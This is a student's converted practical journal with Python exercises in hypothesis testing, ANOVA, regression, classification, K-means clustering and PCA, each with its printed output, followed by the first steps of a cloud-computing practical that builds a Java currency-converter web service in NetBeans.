2    18.0           8  ...  usa  plymouth satellite  
3    16.0           8  ...  usa      amc rebel sst  
4    17.0           8  ...  usa      ford torino  
..   ...           ...  ...  
393   27.0           4  ...  usa      ford mustang gl  
394   44.0           4  ...  europe    vw pickup  
395   32.0           4  ...  usa      dodge rampage  
396   28.0           4  ...  usa      ford ranger  
397   31.0           4  ...  usa      chevy s-10  
  
[398 rows x 9 columns]  
count      392.000000  
mean      104.469388  
std       38.491160  
min       46.000000  
25%      75.000000  
50%      93.500000  
75%     126.000000  
max     230.000000  
..   .           ..  ..
```

```

Name: horsepower, dtype: float64
count    398.000000
mean     76.010050
std      3.697627
min     70.000000
25%    73.000000
50%    76.000000
75%    79.000000
max     82.000000
Name: model_year, dtype: float64
0        m
1        h
2        m
3        m
4        m
...
393      m
394      l
395      m
396      m
397      m

Name: horsepower_new, Length: 398, dtype: category
Categories (3, object): ['l' < 'm' < 'h']
0        t1
1        t1
2        t1
3        t1
4        t1
...
393      t3
394      t3
395      t3
396      t3
397      t3
Name: modelyear_new, Length: 398, dtype: category
Categories (3, object): ['t1' < 't2' < 't3']
modelyear_new   t1  t2  t3
horsepower_new
l            9  14  76
m           49  41 158
h           26  11   8
(54.95485392447537, 3.320518009555984e-11, 4, array([[ 21.21428571,  16.66836735,  61.11734694]
,
[ 53.14285714,  41.75510204, 153.10204082],
[ 9.64285714,   7.57653061, 27.7806122411]))

```

Conclusion: There is sufficient evidence to reject the null hypothesis, indicating that there is a significant association between 'horsepower_new' and 'modelyear_new' categories.

PRACTICAL NO- 5

ANOVA (Analysis of Variance)

Perform one-way ANOVA to compare means across multiple groups.

Conduct post-hoc tests to identify significant differences between group means.

```
import pandas as pd  
import scipy.stats as stats  
from statsmodels.stats.multicomp import pairwise_tukeyhsd
```

```
group1 = [23, 25, 29, 34, 30]  
group2 = [19, 20, 22, 24, 25]  
group3 = [15, 18, 20, 21, 17]  
group4 = [28, 24, 26, 30, 29]
```

```
all_data = group1 + group2 + group3 + group4  
group_labels = ['Group1'] * len(group1) + ['Group2'] * len(group2) + ['Group3'] *  
len(group3) + ['Group4'] * len(group4)
```

```
f_statistics, p_value = stats.f_oneway(group1, group2, group3, group4)  
print("one-way ANOVA:")  
print("F-statistics:", f_statistics)  
print("p-value", p_value)
```

```
tukey_results = pairwise_tukeyhsd(all_data, group_labels)  
print("\nTukey-Kramer post-hoc test:")  
print(tukey_results)
```

Output:-

one-way ANOVA:
F-statistics: 12.139872842870115
p-value 0.00021465200901629603

Tukey-Kramer post-hoc test:
Multiple Comparison of Means - Tukey HSD, FWER=0.05
=====

group1	group2	meandiff	p-adj	lower	upper	reject
Group1	Group2	-6.2	0.024	-11.6809	-0.7191	True
Group1	Group3	-10.0	0.0004	-15.4809	-4.5191	True
Group1	Group4	-0.8	0.9747	-6.2809	4.6809	False
Group2	Group3	-3.8	0.2348	-9.2809	1.6809	False
Group2	Group4	5.4	0.0542	-0.0809	10.8809	False
Group3	Group4	9.2	0.001	3.7191	14.6809	True

PRACTICAL NO-6

Regression and its Types.

```
import numpy as np
import pandas as pd
from sklearn.datasets import fetch_california_housing
from sklearn.model_selection import train_test_split
from sklearn.linear_model import LinearRegression
from sklearn.metrics import mean_squared_error, r2_score

housing = fetch_california_housing()
housing_df = pd.DataFrame(housing.data, columns=housing.feature_names)
print(housing_df)

housing_df['PRICE'] = housing.target

X = housing_df[['AveRooms']]
y = housing_df['PRICE']

X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)

model = LinearRegression()

model.fit(X_train, y_train)

mse = mean_squared_error(y_test, model.predict(X_test))
r2 = r2_score(y_test, model.predict(X_test))
```

```
print("Mean Squared Error:", mse)
print("R-squared:", r2)
print("Intercept:", model.intercept_)
print("Coefficient:", model.coef_)

#####
#Multiple Liner Regression

X = housing_df.drop('PRICE',axis=1)
y = housing_df['PRICE']

X_train,X_test,y_train,y_test = train_test_split(X,y,test_size=0.2,random_state=42)

model = LinearRegression()

model.fit(X_train,y_train)

y_pred = model.predict(X_test)

mse = mean_squared_error(y_test,y_pred)
r2 = r2_score(y_test,y_pred)

print("Mean Squared Error:",mse)
print("R-squared:",r2)
print("Intercept:",model.intercept_)
print("Coefficient:",model.coef_)
```

Output:

```
----- READING -----  
      MedInc  HouseAge  AveRooms  ...  AveOccup  Latitude  Longitude  
0      8.3252     41.0    6.984127  ...  2.555556    37.88   -122.23  
1      8.3014     21.0    6.238137  ...  2.109842    37.86   -122.22  
2      7.2574     52.0    8.288136  ...  2.802260    37.85   -122.24  
3      5.6431     52.0    5.817352  ...  2.547945    37.85   -122.25  
4      3.8462     52.0    6.281853  ...  2.181467    37.85   -122.25  
...      ...      ...      ...      ...      ...      ...  
20635  1.5603     25.0    5.045455  ...  2.560606    39.48   -121.09  
20636  2.5568     18.0    6.114035  ...  3.122807    39.49   -121.21  
20637  1.7000     17.0    5.205543  ...  2.325635    39.43   -121.22  
20638  1.8672     18.0    5.329513  ...  2.123209    39.43   -121.32  
20639  2.3886     16.0    5.254717  ...  2.616981    39.37   -121.24  
  
[20640 rows x 8 columns]  
Mean Squared Error: 1.2923314440807299  
R-squared: 0.013795337532284901  
Intercept: 1.654762268596842  
Coefficient: [0.07675559]  
Mean Squared Error: 0.5558915986952441  
R-squared: 0.575787706032451  
Intercept: -37.02327770606414  
Coefficient: [ 4.48674910e-01  9.72425752e-03 -1.23323343e-01  7.83144907e-01  
 -2.02962058e-06 -3.52631849e-03 -4.19792487e-01 -4.33708065e-01]
```

PRACTICAL NO-7

Logistic Regression and Decision Tree

```
import numpy as np
import pandas as pd
from sklearn.datasets import load_iris
from sklearn.model_selection import train_test_split
from sklearn.linear_model import LogisticRegression
from sklearn.tree import DecisionTreeClassifier
from sklearn.metrics import accuracy_score, precision_score, recall_score,
classification_report

# Load the Iris dataset and create a binary classification problem
iris = load_iris()

iris_df = pd.DataFrame(data=np.c_[iris['data'], iris['target']], columns=iris['feature_names'] + ['target'])

binary_df = iris_df[iris_df['target'] != 2]
X = binary_df.drop('target', axis=1)
y = binary_df['target']

# Split the data into training and testing sets
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)

# Train a logistic regression model and evaluate its performance
logistic_model = LogisticRegression()
logistic_model.fit(X_train, y_train)

y_pred_logistic = logistic_model.predict(X_test)

print("Logistic Regression Metrics")
print("Accuracy: ", accuracy_score(y_test, y_pred_logistic))
print("Precision: ", precision_score(y_test, y_pred_logistic))
print("Recall: ", recall_score(y_test, y_pred_logistic))
```

```
print("\nClassification Report")
print(classification_report(y_test, y_pred_logistic))

# Train a decision tree model and evaluate its performance
decision_tree_model = DecisionTreeClassifier()
decision_tree_model.fit(X_train, y_train)
y_pred_tree = decision_tree_model.predict(X_test)

print("\nDecision Tree Metrics")
print("Accuracy: ", accuracy_score(y_test, y_pred_tree))
print("Precision:", precision_score(y_test, y_pred_tree))
print("Recall: ", recall_score(y_test, y_pred_tree))

print("\nClassification Report")
print(classification_report(y_test, y_pred_tree))
```

Output:-

Logistic Regression Metrics

Accuracy: 1.0

Precision: 1.0

Recall: 1.0

Classification Report

	precision	recall	f1-score	support
0.0	1.00	1.00	1.00	12
1.0	1.00	1.00	1.00	8
accuracy			1.00	20
macro avg	1.00	1.00	1.00	20
weighted avg	1.00	1.00	1.00	20

Decision Tree Metrics

Accuracy: 1.0

Precision: 1.0

Recall: 1.0

Classification Report

	precision	recall	f1-score	support
0.0	1.00	1.00	1.00	12
1.0	1.00	1.00	1.00	8
accuracy			1.00	20
macro avg	1.00	1.00	1.00	20
weighted avg	1.00	1.00	1.00	20

PRACTICAL NO - 8

K-Means clustering

```
import pandas as pd  
from sklearn.preprocessing import MinMaxScaler  
from sklearn.cluster import KMeans  
import matplotlib.pyplot as plt  
  
data = pd.read_csv("C:\\Users\\Reape\\Downloads\\wholesale\\wholesale.csv")  
data.head()  
  
categorical_features = ['Channel', 'Region']  
continuous_features = ['Fresh', 'Milk', 'Grocery', 'Frozen', 'Detergents_Paper', 'Delicassen']  
data[continuous_features].describe()  
  
for col in categorical_features:  
    dummies = pd.get_dummies(data[col], prefix = col)  
    data = pd.concat([data, dummies], axis = 1)  
    data.drop(col, axis = 1, inplace = True)  
data.head()  
  
mms = MinMaxScaler()  
mms.fit(data)  
data_transformed = mms.transform(data)  
  
sum_of_squared_distances = []  
K = range(1, 15)  
for k in K:  
    km = KMeans(n_clusters=k)
```

```
km = km.fit(data_transformed)

sum_of_squared_distances.append(km.inertia_)

plt.plot(K, sum_of_squared_distances, 'bx-')


plt.xlabel('k')

plt.ylabel('sum_of_squared_distances')

plt.title('elbow Mehtod for optimal k')

plt.show()
```

OUTPUT:



INDEX

SR.NO	PRACTICAL NAME	DATE	SIGN	REMARK
1.	Introduction to Excel			
2.	Data Frames and Basic Data Pre-processing			
3.	Feature Scaling and Dummification			
4.	Hypothesis Testing			
5.	ANOVA (Analysis of Variance)			
6.	Regression and its Types.			
7.	Logistic Regression and Decision Tree			
8.	K-Means clustering			
9.	Principal Component Analysis (PCA)			

PRACTICAL NO-9

Principal Component Analysis (PCA)

```
import pandas as pd
import numpy as np
import matplotlib.pyplot as plt
from sklearn.datasets import load_iris
from sklearn.preprocessing import StandardScaler
from sklearn.decomposition import PCA

iris = load_iris()
iris_df = pd.DataFrame(data=np.c_[iris['data'], iris['target']], columns=iris['feature_names'] + ['target'])
X = iris_df.drop('target', axis=1)
y = iris_df['target']

scaler = StandardScaler()
X_scaled = scaler.fit_transform(X)

pca = PCA()
X_pca = pca.fit_transform(X_scaled)
explained_variance_ratio = pca.explained_variance_ratio_

plt.figure(figsize=(8, 6))
plt.plot(np.cumsum(explained_variance_ratio), marker='o', linestyle='--')
plt.title('Explained Variance Ratio')
plt.xlabel('Number of Principal Components')
plt.ylabel('Cumulative Explained Variance Ratio')
plt.grid(True)
```



```
plt.show()

cumulative_variance_ratio = np.cumsum(explained_variance_ratio)
n_components = np.argmax(cumulative_variance_ratio >= 0.95) + 1
print(f"Number of principal components to explain 95% variance: {n_components}")

pca = PCA(n_components=n_components)
X_reduced = pca.fit_transform(X_scaled)

plt.figure(figsize=(8, 6))
plt.scatter(X_reduced[:, 0], X_reduced[:, 1], c=y, cmap='viridis', s=50, alpha=0.5)
plt.title('Data in Reduced-dimensional Space')
plt.xlabel('Principal Component 1')
plt.ylabel('Principal Component 2')
plt.colorbar(label='Target')
plt.show()
```

Output:



Number of principal components to explain 95% variance: 2

INDEX

SR. NO	PRACTICAL NAME	DATE	SIGN	REMARK
1.	Define a simple services like Converting Rs into Dollar and Call it from different platform like JAVA and .NET			
2.	Create a Simple SOAP service.			
3.	Create a Simple REST Service.			
4.	Develop application to consume Google's search / Google's Map RESTful Web service.			
5.	Installation and Configuration of virtualization using KVM.			
6.	Develop application to download image/video from server or upload image/video to server using MTOM techniques			
7.	Implement FOSS-Cloud Functionality VSI (Virtual Server Infrastructure) Infrastructure as a Service (IaaS), Storage			
8.	Implementation of Openstack with user and private network creation.			


- NAME – **VINAY SHARAD BHUWAD**
- **SMT.K.G. MITTAL COLLEGE OF ARTS & COMMERECE**
- CLASS – **TYBSC.CS**
- SUB – **CLOUD COMPUTING**
- SEAT NO –

PRACTICAL -1


Aim – Define a simple services like Converting Rs into Dollar and Call it from different platform like JAVA and .NET Framework.

A] Convert Rupees into Dollar and Dollar into Rupees using Java.

1. Open Netbeans and create new project.
2. Java web → web application → Project name → Next → Finish



3. Right click on project → new → web service




4. Now delete this block of code


The screenshot shows the NetBeans IDE interface with the title bar "CurrencyConverter - NetBeans IDE 8.2". The menu bar includes File, Edit, View, Navigate, Source, Refactor, Run, Debug, Profile, Team, Tools, Window, Help. The toolbar has various icons for file operations like Open, Save, Find, and Run. The Projects tab is selected, showing a tree view of the project structure: CurrencyConverter > CurrencyConverter > Web Pages > WEB-INF > index.html. The Services tab is also visible. The main editor window displays the RupiesDoller.java code:

```
11  /**
12  * 
13  * @author A
14  */
15
16  @WebService(serviceName = "RupiesDoller")
17  public class RupiesDoller {
18
19      /**
20       * This is a sample web service operation
21       */
22      @WebMethod(operationName = "hello")
23      public String hello(@WebParam(name = "name") String txt) {
24          return "Hello " + txt + " !";
25      }
26
27 }
```


5. Right click→insert code→Add web service operations



6. Give name→Add→



7. Right click on web service file → Test web service



OUTPUT:

This screenshot shows the 'RupeesDoller Web Service Tester' application running in a browser. The URL is 'localhost:8080/CurrencyConverter/RupiesDoller?Tester'. The page displays a form for testing the web service. It includes a link to the WSDL file and instructions for invoking operations. A specific method, 'convertIntoDollar', is highlighted in the code input area.

convertIntoDollar Method invocation

